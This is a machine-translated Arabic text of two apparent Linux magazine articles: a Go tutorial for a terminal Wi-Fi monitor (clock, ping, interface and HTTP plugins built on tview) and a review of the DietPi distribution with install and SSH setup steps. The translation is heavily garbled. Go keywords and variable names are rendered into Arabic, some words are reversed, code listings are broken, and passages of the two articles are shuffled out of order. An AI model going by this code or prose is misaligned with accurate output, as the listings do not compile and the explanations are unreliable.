لتوليد الثنائي من الكود المصدري، تقوم الأوامر الثلاثة من القائمة 3 باسترداد كود المكتبات التابعة من GitHub، وتجميع en chilada بالكامل، وأخيرًا إنشاء ثنائي على مدار الساعة . إذا بدأت النتيجة من سطر الأوامر، يتم طلاء الجهاز باللون الأسود ويتم رسم ساعة الإيقاف، مما يؤدي إلى حذف اللحظات التي تشكل يومًا مملًا، وتحديث الديناميكية كل ثانية، داخل صندوق مؤطر (الشكل 3).لكن كن حذرا: التلفاز

القائمة 2: Clock.go

```
01الحزمة الرئيسية
02
03استيراد (
04"الوقت"
05 )
06
07 func Clock(arg...string) سلسلة تشان {
08الفصل: =صنع (سلسلة تشان)
09البداية :=الوقت.الآن ()
10
11اذهب وظيفة () {
12ل {
13ق :=time.Unix(0, 0).UTC()
14 <- z.Add(time.Since(start)).Format("15:04:05") الفصل
15الوقت.النوم * 1)الوقت.الثانية)
16ق
17 }()
18
19عودة الفصل
20 }
```

تحصل الدالة time.Since()في السطر 14على الوقت المنقضي منذ وقت البدء في البداية كقيمة للوقت .aruD-

نوع نشوئها . ومع ذلك، لا يوفر Goتنسيقًا أنيقًا كسلسلة لهذا النوع. من ناحية أخرى، يدعم نوع time.Timeلقيم الوقت المطلقة الدالة ، () Formatالتي تقوم بتنسيق تنسيق الوقت الداخلي بطريقة يمكن قراءتها بواسطة الإنسان. للحصول على تنسيق مجاني لنوع ، Durationتقوم القائمة 2ببساطة بتحويله إلى وقت مطلق عن طريق إضافته إلى بداية الوقت عند صفر ثانية من .Unix

في حال كنت تتساءل عن السلسلة الغريبة 15:04:05كوسيطة للمنسق: Goتتوقع التنسيق

Machine Translated by Google


```
25 func newPlugin(app *tview.Application, table *tview.Table,
26سلسلة حقل، ) { fu func(...string) chan string، arg ...string
27إذا لين (أرج) { 0 <
28حقل =+ strings.Join(arg, " ") + ""
29 }
30
31صف:= table.GetRowCount() ()
32 table.SetCell(row, 0, tview.NewTableCell(field))
33
34الفصل := فو(أرج...)
35
36اذهب { func() ()
37ل {
38 يختار {
39 حالة فال := ch:<-
40 app.QueueUpdateDraw(func() {
41 table.SetCell(row, 1, tview.NewTableCell(val))
42 })
43 }
44 }
45 }()
46 }
```

القائمة wifi.go :4

```
01الحزمة الرئيسية
02
03استيراد ( )
04"سلاسل"
05 "github.com/rivo/tview"
06 )
07
08الوظيفة الرئيسية { ()
09التطبيق:= tview.NewApplication()
10الجدول:= sredroBteS.()elbaTweN.weivt (صحيح)
11 ل.ودج SetBorder(true).SetTitle("Wifi Monitor v1.0")
12
13ملحق جديد (تطبيق، جدول، "الوقت"، الساعة)
14 newPlugin(app, table, "Ping", ping, "www.google.com")
15 newPlugin(app, table, "Ping", ping, "8.8.8.8")
16 newPlugin(app, table, "Ifconfig, nifs)
17 newPlugin(app, table, "HTTP", httpGet, "https://youtu.be")
18
19خطأ := app.SetRoot(table, true).SetFocus(table).Run() ()
20إذا أخطأت ! =لا شيء {
21الذعر (خطأ)
22 }
23 }
24
```

في السطر التالي، ينتقل إلى التكرار التالي للحلقة اللانهائية التي تبدأ في السطر 14ويحاول مرة أخرى.

الجولة الأولى

عند أول دخول للحلقة، المرة الأولى
تم تعيين المتغير على صحيح. يقوم السطر 25بعد ذلك بإعادة تحويل
سلسلة ...Pingingإلى المتصل عبر قناة ،chلإعلام المتصل بأن الاختبار لا
يزال قيد التقدم. الركض()

تقوم الوظيفة في السطر 30بتنفيذ ثلاثة أوامر pingعلى هدف الشبكة
المحدد في السطر 15وتحظر تدفق البرنامج طالما أن العملية قيد التشغيل.
في حالة حدوث خطأ، يقوم السطر 33بإعادة توجيهه إلى المتصل عبر القناة،
وبعد توقف مؤقت لمدة 10ثوانٍ، يستمر في السطر 35لبدء الجولة التالية.

الأداة المساعدة Pingلخط ،mandتستخدم القائمة 5حزمة pro-bingمن GitHubلإرسال حزم ICMPإلى فستان الإعلان المحدد. يتم جلب الحزمة من GitHubفي السطر .5يقوم جهاز pingerالجديد الذي تم إنشاؤه في السطر 15بتعيين مهلة مدتها 10ثوانٍ في السطر .16عندما ينتهي مؤقت الطلب، يفترض جهاز pingerحدوث خطأ ما ولا يمكن الوصول إلى الخادم . قد يكون السبب الآخر للفشل هو وجود مشكلة في تحليل اسم الخادم. سيقوم السطر 33 إذا كان هناك خطأ، فسيقوم السطر 34لمدة 10ثوانٍ، ثم يستمر تم إرسال ،etsومن الواضح أن الشبكة على ما يرام.
ثم يقوم استدعاء Statistics()في السطر 38باسترداد البيانات الإحصائية للاختبارات المكتملة. يتم تخزين أوقات الاستجابة لكل طلب pingفي stats.Rttsكشريحة مصفوفة من الثواني بتنسيق الفاصلة العائمة. يقوم السطر 39بتجميع القيم الثلاث بشكل غير رسمي في سلسلة تحتوي على %v

العنصر النائب في سلسلة التنسيق، ويدفع نفس السطر هذا على الفور إلى القناة. المتصل على الطرف الآخر

دينغ دونغ
أحتاج الآن إلى دمج اختبارات الشبكة الجديدة في الجدول. يتكون كل اختبار من دالة تقبل وسيطة سلسلة اختيارية وتقوم بإرجاع قناة. يبدأ مهمة الاختبار المخصصة له ويبقيها قيد التشغيل مع إعادة النتائج إلى المتصل عبر القناة.

تستخدم القائمة 5وظيفة ()pingلإجراء اختبار pingعلى الخوادم أو عناوين IPالخاصة بها؛ فهو يتوقع إما اسم مضيف أو عنوان IPكوسيطة. تقوم بإرجاع قناة إلى المتصل، والتي تستمر في ملؤها بنتائج اختبار الاتصال.

مع واجهة مشابهة لـ com

الوسيطات (...سلسلة) وتقوم بإرجاع قناة حيث يمكن للمتصل لاحقًا جلب نتائج من نوع السلسلة. لقد قدمت القائمة 2بالفعل مثالاً على هذا النوع من وظائف الاختبار: تقوم ()Clockبإنشاء ساعة إيقاف يعرض الجدول الآن طابعها الزمني الحالي كل ثانية في صفها الأول.

لربط وظيفة الاختبار بصف الجدول التالي المتاح، يُلحق السطر 32صفًا جديدًا بالجدول لكل استدعاء.

ثم يستدعي السطر 34وظيفة الاختبار، والتي بدورها تقوم بإرجاع القناة وتبقي اختبار الشبكة الخاص بها قيد التشغيل في الخلفية إلى الأبد. لاعتراض نتائج الاختبار الفردي، يبدأ السطر 36مسارًا متزامنًا جديدًا بحلقة لا نهائية تستخدم حالة محددة للاستماع إلى القناة. عند وصول سلسلة، يستخدم السطر 41 table.SetCell

لتحديث محتويات حقل الجدول المخصص.

لكي يظهر محتوى العناصر الرسومية المحدثة فعليًا على الشاشة، أحتاج إلى إعادة توجيه التعليمات إلى مدير واجهة المستخدم الرسومية. يتم ذلك عن طريق الدالة ،app.QueueUpdateDraw()التي تخبر واجهة المستخدم الرسومية بإعادة رسم حقل الجدول عندما تصل إليه أثناء التحديث التالي.

Machine Translated by Google

القائمة 5: ping.go

```
01الحزمة الرئيسية
02
03استيراد (
04"إف إم تي"
05 "github.com/prometheus-community/pro-bing"
06"الوقت"
07 )
08
09 func ping(addr...string) سلسلة تشان {
10الفصل: =صنع (سلسلة تشان)
11المرة الأولى := صحيح
12
13اذهب { () func
14ل {
15 pinger، خطأ := probing.NewPinger(addr[0])
16 إذا خطأ! =لا شيء {
17 الفصل <-خطأ. خطأ ()
18 الوقت.النوم * 10)الوقت.الثانية)
19 يكمل
20 }
21 pinger.Count = 3
22 pinger.Interval = time.ParseDuration("1s")
23
24 إذا أول مرة {
25 الفصل <-"الأزيز ..."
26 أول مرة =خطأ
27 }
28
29 عدد الأصوات 3 =
30 يخطئ () pinger.Run =
31
32 إذا أخطأت! =لا شيء {
33 الفصل <-خطأ. خطأ ()
34 الوقت.النوم * 10)الوقت.الثانية)
35 يكمل
36 }
37
38 احصائيات := pinger.Statistics()
39 الفصل <- fmt.Sprintf("%v ", stats.Rtts)
40 الوقت.النوم * 10)الوقت.الثانية)
41 }
42 }()
43عودة الفصل
44 }
```

القائمة 6: eth.go

```
01الحزمة الرئيسية
02
03استيراد (
04"صافي"
05"الفرز"
06"سلاسل"
07"الوقت"
08 )
09
10 func nifs (arg ...string) سلسلة تشان {
11الفصل: =صنع (سلسلة تشان)
12
13اذهب { () func
14ل {
15 ifaces، خطأ := net.Interfaces()
16 إذا خطأ! =لا شيء {
17 الفصل <-خطأ. خطأ ()
18 الوقت.النوم * 10)الوقت.الثانية)
19 يكمل
20 }
21
22
23 الفصل <- strings.Join(eths, ") "
24 الوقت.النوم * 10)الوقت.الثانية)
25 }
26 }()
27
28عودة الفصل
29 }
30
31وظيفة ifconfig()[]سلسلة، خطأ) {
32قائمة فار []سلسلة
33 ifaces، خطأ := net.Interfaces()
34إذا أخطأت ! =لا شيء {
35قائمة الإرجاع، خطأ
36 }
37
38 لـ _، iface := نطاق ifaces {
39عنوانًا، خطأ := iface.Addrs()
40إذا أخطأت ! =لا شيء {
41قائمة الإرجاع، خطأ
42 }
43
44إذا لين (addrs) == 0 {
45ل
46 }
47
48 لـ _، العنوان := نطاق النطاق {
49 الملكية الفكرية:= strings.Split(addr.String(), "/")[0]
50 إذا net.ParseIP(ip).To4()! =لا شيء {
51 قائمة =إلحاق (قائمة، iface.Name+" "+ip)
52 }
53 }
54 }
55
56نوع.سلاسل (قائمة)
57قائمة العودة، صفر
58 }
```

Machine Translated by Google

عناوين IP، وتحتاج إلى التحقق من إعدادات DHCP الخاصة بك.

رحلة ذهاب وعودة كاملة

أخيرًا، توفر القائمة 7 اختبارًا شاملاً عن طريق تحميل صفحة عنوان YouTube من الويب. إذا نجح هذا الاختبار أيضًا، فيجب أن يكون كل شيء على ما يرام. ولأنه يقيس أيضًا الوقت المستغرق لاسترداد الصفحة بالثواني في السطر الأخير من واجهة المستخدم، يمكنك تخمين سرعة اتصال مزود خدمة الإنترنت. يوضح الشكل 1 أنه تم تحميل الصفحة بعد 0.142 ثانية في الاختبار -مثالي.

للحصول على هذا الرقم، قم بإدراج 7 في السطر 21 يستخدم وظيفة Get() لإرسال طلب HTTP؛ يتم بعد ذلك حظر الوظيفة حتى وصول البيانات أو إعادة تشغيل الخادم لخطأ. إذا توقف العرض الموجود في عمود الجدول عند جلب ...، فهذا يعني أن هناك خطأ ما في الاتصال.

في هذه الحالة، يجب أن تعطيك الاختبارات الأخرى بعض الأدلة حول السبب. من ناحية أخرى، إذا فشل تحليل اسم المضيف بسبب تكوين DNS غير صحيح، فإن السطر 23 يدفع رسالة الخطأ إلى القناة المتوفرة، حيث يلتقطها البرنامج الرئيسي ليظهر لك النتائج.

إذا كان كل شيء يعمل، فإن السطر 28 يقيس المدة التي استغرقتها العملية. وللقيام بذلك، فإنه يطرح وقت بدء الطلب المحدد في السطر 20 من الوقت الحالي ويدفع المدة الناتجة بالثواني إلى القناة كرقم الفاصلة العائمة. تظهر القيمة بعد ذلك مع رسالة موافق في عمود الجدول.

تقوم الأوامر الثلاثة في القائمة 8 بإنشاء ثنائي wifi من الكود المصدري للبرنامج الرئيسي (القائمة 4)، والمكونات الإضافية للاختبار (القوائم من 5 إلى 7)، والساعة (القائمة 1)، وحزم GitHub وتبعياتها. يؤدي الاتصال بشبكة wifi الثنائية إلى تشغيل واجهة المستخدم الطرفية وإظهار حالة الشبكة. إذا لزم الأمر، يمكنك إضافة مكونات إضافية DIY باتباع نفس نهج التطبيق وعرضها في صفوف جدول إضافية. نن

معلومات

[1] مشاهدة التلفاز: github.com/rivo/tview https://

[2] كود المصدر لهذا المقال: https://linuxnewmedia.thegood.cloud/s/5Rzx9tQW2FJ6N3Z

[3] تنسيق بيانات التاريخ والوقت في Go: https://pkg.go.dev/time#pkg-constants

على واجهات الشبكة المخصصة من قبل نظام التشغيل.

توفر حزمة net من مكتبة Go القياسية وظيفة Interfaces() ، التي تُرجع جميع واجهات العمل الشبكية للكمبيوتر في السطر 33. بالنسبة لجهاز كمبيوتر محمول متصل بشبكة WiFi، هناك عادةً واجهتان: محول WiFi وواجهة الاسترجاع. إذا كان نظامك متصلاً بالشبكة، فغالبًا ما يكون هناك المزيد. كل واحدة من هذه الواجهات، إذا كانت متصلة، لديها الآن عنوان IP واحد أو أكثر.

Addrs() في السطر 39 يجلبها؛ ل ـ الحلقة التي تبدأ في السطر 48 تتحقق منها.

لا يكاد أي شخص في الولايات المتحدة لديها عناوين IPv6 في المنزل. ولهذا السبب، يقوم السطر 50 بتصفية أي شيء لا يبدو مثل IPv4 قبل إلحاق اسم الواجهة (على سبيل المثال، en0 وعنوان IP (بدون لاحقة الشبكة الفرعية) إلى شريحة مصفوفة القائمة . يفرز السطر 56 كل هذه العناصر بشكل ألفا، بينما يعيدها السطر 57 إلى مستدعي الدالة ifconfig() في السطر 15.

يعمل البرنامج المساعد مثل كل الآخرين. يتم إدخال نتائج مثل رسائل الخطأ أو قوائم عناوين IP التي تم الحصول عليها بنجاح في القناة كسلاسل مقسمة بفاصلة، وحقول البرنامج الرئيسية وتعرض الرسائل الواردة في عمود الجدول الموقع. إذا كان هناك إدخال في سطر Ifconfig الخاص بواجهة المستخدم النهائية في نطاق IP الخاص وهو 192.168.0.x، فمن الواضح أن الاتصال بجهاز التوجيه يعمل. من ناحية أخرى، إذا ظهرت واجهة الاسترجاع فقط في العمود، فهذا يعني أن هناك خطأ ما في تعيين

يلتقط القيم ويعرضها في الواجهة الرسومية.

الاتصال موافق؟

عندما يتصل عميل WiFi بجهاز التوجيه، يتم تعيين عنوان IP له، والذي يمكنه عرضه بأوامر مثل ifconfig. عندما تقوم باستكشاف الأخطاء وإصلاحها، من المفيد معرفة ما إذا كان ذلك قد نجح أم لا. ولهذا السبب يبحث المكون الإضافي من القائمة 6 عن عناوين IP المحلية

القائمة 7: www.go

```
01 الحزمة الرئيسية
02
03 استيراد (
04 "إف إم تي"
05 "نت/http"
06 "الوقت"
07 )
08
09 func httpGet(arg ...string) { سلسلة تشان
10 الفصل: =اصنع (سلسلة تشان)
11
12 المرة الأولى := صحيح
13 اذهب func() {
14 ل {
15 أول مرة {
16 الفصل <-"جلب ..."
17 أول مرة =خطأ
18 }
19
20 الآن := الوقت.الآن ()
21 _، يخطئ := http.Get(arg[0])
22 إذا أخطأت! =لا شيء {
23 الفصل <-خطأ. خطأ ()
24 الوقت.النوم * 10)الوقت.الثانية)
25 يكمل
26 }
27
28 دور := time.Since(الآن)
29 الفصل <- fmt.Sprintf("%.3f OK ", dur.Seconds())
30 الوقت.النوم * 10)الوقت.الثانية)
31 }
32 }()
33
34 عودة الفصل
35 }
```

القائمة 8: build-wifi.sh

```
$ الذهاب وزارة الدفاع init واي فاي
$ اذهب مرتبًا
$ اذهب لبناء wifi.go Clock.go eth.go ping.go www.go
```

Machine Translated by Google

مساحة الصناعة

توزيع خادم DietPiالعجاف

الذهاب العجاف

يعمل توزيع DietPiالبسيط على تحسين أداء Raspberry Piوأجهزة الكمبيوتر الأخرى ذات اللوحة الواحدة كخوادم وأجهزة كمبيوتر مكتبية ويأتي مع أكثر من 200تطبيق وخدمة مختارة خصيصًا.

بقلم فرديناند تومز

الخوادم، Raspberry Pisوالأقدم، والأجهزة الافتراضية. بفضل النصوص المدروسة بعناية، أصبح الإعداد سهلاً

عملية.

منذ أكثر من 10سنوات، اتبع العديد من مالكي الأجهزة Raspberry Piنهجًا مشابهًا:


dمنذ أول ظهور لـ

من ديبيان

فكرة إنشاء بيت طاقة حاسوبي غير مكلف على لوحة صغيرة. قفزت شركات مثل Pine64وOdroid وAsusجميعها إلى عربة الكمبيوتر أحادي اللوحة .SBCما أدى بشكل طبيعي إلى زيادة عدد أنظمة التشغيل (OSs)لهذه اللوحات. تعتمد معظم أنظمة التشغيل على بنية ARMويمكن العثور على أنظمة تشغيل مختلفة من الهوبة إلى الوسائط والتطبيقات الصناعية.

نظام التشغيل النقي في البداية على Raspbian(نظام التشغيل OS Raspberry Piاليوم). وهو يعتمد الآن مباشرة على دبيان ويدعم العديد من وحدات SBCوالبنيات. بالإضافة إلى ARMv7وARMv6و x86_64وAA46hcr، RISC-Vويدعم المشروع الأجهزة الافتراضية مثل VirtualBoxوVMware/ESXi وProxmox. yHوUTMو Parallelsو per-V

يعد نظام التشغيل Raspberry Pi OSالمستند إلى Debianبديلاً مفيدًا جدًا للسطح المكتبي، كما توفره العديد من توزيعات Linux



الشكل 1: بعد التثبيت، يخبرك DietPiبعنوان IPالذي يستخدمه، ويمكنك بعد ذلك فتح اتصال باستخدام SSH.

الخاصة بهم

يطلق النار على

فطيرة التوت. على سبيل المثال، Libre ELEC هي وسيلة إعلام

مركز، وسوف يستمتع


اللاعبون بـ Batocو roPie Ret

حقبة. الهزيل،


أضيق الحدود دي

يعد etPiخيارًا رائعًا للشركات الصغيرة

Machine Translated by Google



الشكل 2: يطالبك DietPi بتغيير كلمات المرور الافتراضية.



الشكل 3: يوفر DietPi-Config خيارات للإعدادات الإقليمية والصوت والأمان والتشغيل التلقائي والشبكة.

يستهدف التوزيع بشكل أساسي تطبيقات الخادم ذات الرأس الأقل (أي التطبيقات التي لا تتطلب عرضًا). ومع ذلك، إذا لزم الأمر، يمكنك إعداد واجهة المستخدم الرسومية X11. (GUI) في المجمل، يأتي DietPi مزودًا بأكثر من 200 تطبيق تم اختياره بعناية للتثبيت في مستودع الحزم الخاص به.

من بطاقة SD

ربما لأن الأجهزة الأخرى التي تقوم بتشغيل نظام التشغيل من بطاقة SD مألوفًا لمعظم القراء. للبدء، عليك تنزيل برنامج الأرشيف ونقلها إلى بطاقة SD. على نظام Linux، على سبيل المثال، يمكنك استخدام BalenaEtcher، حين أنه خيار جيد على Windows أيضًا.

```
$ wget U
https://raw.githubusercontent.com/
$ chmod +x Dietpi-install.sh
$ ./dietpi-install.sh
```

بالنسبة لـ Raspberry Pi، أدخل بطاقة SD وقم بتوصيل الجهاز بمصدر طاقة. تستغرق عملية التمهيد الأولى وقتًا أطول من عمليات التمهيد اللاحقة بسبب خطوات الإعداد الأساسية وتغيير الحجم التلقائي لنظام الملفات الجذر. اعتمادًا على الجهاز، قد تستغرق هذه العملية بضع دقائق (الشكل 1).

يطالبك البرنامج النصي ببعض الإعدادات الافتراضية التي يمكنك اعتمادها. الإدخال الوحيد المطلوب هو اسم المثيل، والذي عادةً ما يكون محليًا. عند الانتهاء، كل ما عليك فعله هو تشغيل الجهاز الظاهري الذي تم إنشاؤه بواسطة البرنامج النصي.

الشكل 4: تتيح لك وحدة DietPi-Software الوصول إلى برنامج DietPi.

العرض أو SSH

في البداية، أوصي بتوصيل شاشة العرض. بعد ذلك، يمكنك الوصول إلى النظام باستخدام Dropbear SSH

Machine Translated by Google

أنه يتيح لك الوصول إلى الأداة التي يمكنك استخدامها لتثبيت أو إلغاء

تولها لتشغيل الخادم الذي تريده. إذا كنت تريد تشغيل التوزيع باستخدام

شاشة عرض، فيمكنك الاختيار بين بيئات سطح المكتب LXDE

وGNUstep. tQXL وecfX وETAM

في الخطوة الأخيرة، قم بتغيير كلمة المرور العامة وكلمات المرور الخاصة بحسابات المستخدم والجذر، إذا لم تكن مستعدًا للقيام بذلك (الشكل 2).

يمكن إجراء التغييرات في أي وقت لاحق باستخدام Di-

البرنامج النصي (الشكل 3أو الأمر . passwd

أنظمة وأدوات الوسائط (مثل .jellyfinو Embyو Plexو Kodiتشمل

الفئات الأخرى أدوات BitTorrentوالتنزيل، وأنظمة السحابة والنسخ

الاحتياطي، والألعاب والمحاكاة، وسطح المكتب البعيد والوصول عن

بعد، وخوادم الويب والمكدسات ،(Web de velopment)وأتمتة

المنزل، والشبكة المتقدمة

البرامج المنسقة

حتى الان جيدة جدا. حان الوقت الآن لتحويل انتباهك إلى برنامج

DietPi-Software

البرنامج النصي (الشكل ،4والذي يتيح لك الوصول

الخادم، والذي يتم تمكينه افتراضيًا. إذا لم يكن هناك عرض متاح،

فيمكنك اكتشاف عنوان IPالخاص بـ Raspberry Piمن جهاز التوجيه

الخاص بك أو تشغيل الأمر

```
$سودو نماب -إس بي | 192.168.0.0/24ش
جريب التوت
```

على كمبيوتر آخر على الشبكة، مع الحرص على تكييف عنوان IP

ليتناسب مع شبكتك.


باستخدام عنوان ،IPوالجذر كاسم المستخدم، و diepiككلمة

المرور، يمكنك بعد ذلك استخدام sshلتسجيل الدخول. خطوتك

التالية هي فتح ملف التكوين Dietpi.txtوتعديل اسم المضيف

وكلمات المرور. بعد تسجيل الدخول الأولي، يبحث DietPiعن حزم

البرامج المحدثة



الشكل :5يقدم DietPiقائمة طويلة من التطبيقات والخدمات التي تم تكوينها مسبقًا والتي يمكن تحديدها وتثبيتها في نفس الوقت.

عمل. برامج البحث

يتيح لك العثور على التطبيقات

عن طريق إدخال عنوان أو فئة أو

معرف في البحث

صندوق. دخلت التالي

سحابة وما فوق برزت Nextcloud

و Nextcloud Talk

كأعواد كبريت؛ ثم شرعت في

تثبيت الإدخال الأول. يمكنك

أيضًا تحديد sev

التطبيقات الإلكترونية في خطوة

واحدة؛ ال

تثبيت عنصر القائمة

بتثبيت اختياراتك على القرص

(الشكل .(5

السحابة التالية تعطي

لك اختيار خوادم الويب. بعد

تؤكد ذلك، يتم تشغيل برنامج

التثبيت أولاً

مناسبة لإعداد الخادم، وبعد ذلك

يعتني بالتالي

السحابة نفسها. ال

البرنامج النصي يختار والمصادر

تلقائيا

تبعيات المكونات المحددة

للتثبيت

.lationعلى سبيل المثال،

وسائل الإعلام بليكس

تم تثبيت الخادم

مع اليسا

خادم الصوت كما لها

Machine Translated by Google

الأسس. وأخيراً أضفت LXQtكواجهة (الشكل .(6

الاستنتاجات

يعد DietPiخيارًا جيدًا لتطبيقات الخادم أو الأجهزة الافتراضية أو كنظام سطح مكتب للأجهزة منخفضة الموارد.

يأتي نظام التشغيل Debianخفيف الوزن هذا مزودًا بالعديد من التطبيقات التي يمكن تثبيتها ببضع نقرات.

يوفر المجتمع السريع تحديثات شهرية للتوزيع الذي يتم صيانته جيدًا. لا توفر الوثائق التفصيلية معلومات عامة حول صيانة النظام فحسب، بل تتناول أيضًا التفاصيل حول الأجهزة المدعومة .[5]

لم أواجه أي مشكلات أثناء الاختبارات في مختبرنا، وهذا هو أحد الأسباب على الأقل التي تجعلك ترغب في إدراج DietPiفي القائمة المختصرة عندما يتعلق الأمر باستخدام SBCكخادم أو سطح مكتب. نن

معلومات

[1]الأجهزة المدعومة: dietpi.com/docs/hardware/ https://

[2]التحميل: https://dietpi.com/#download

[3]تفليش بطاقة dietpi.com/docs/install/# SD: https://
-2فلاش-the-dietpi-image

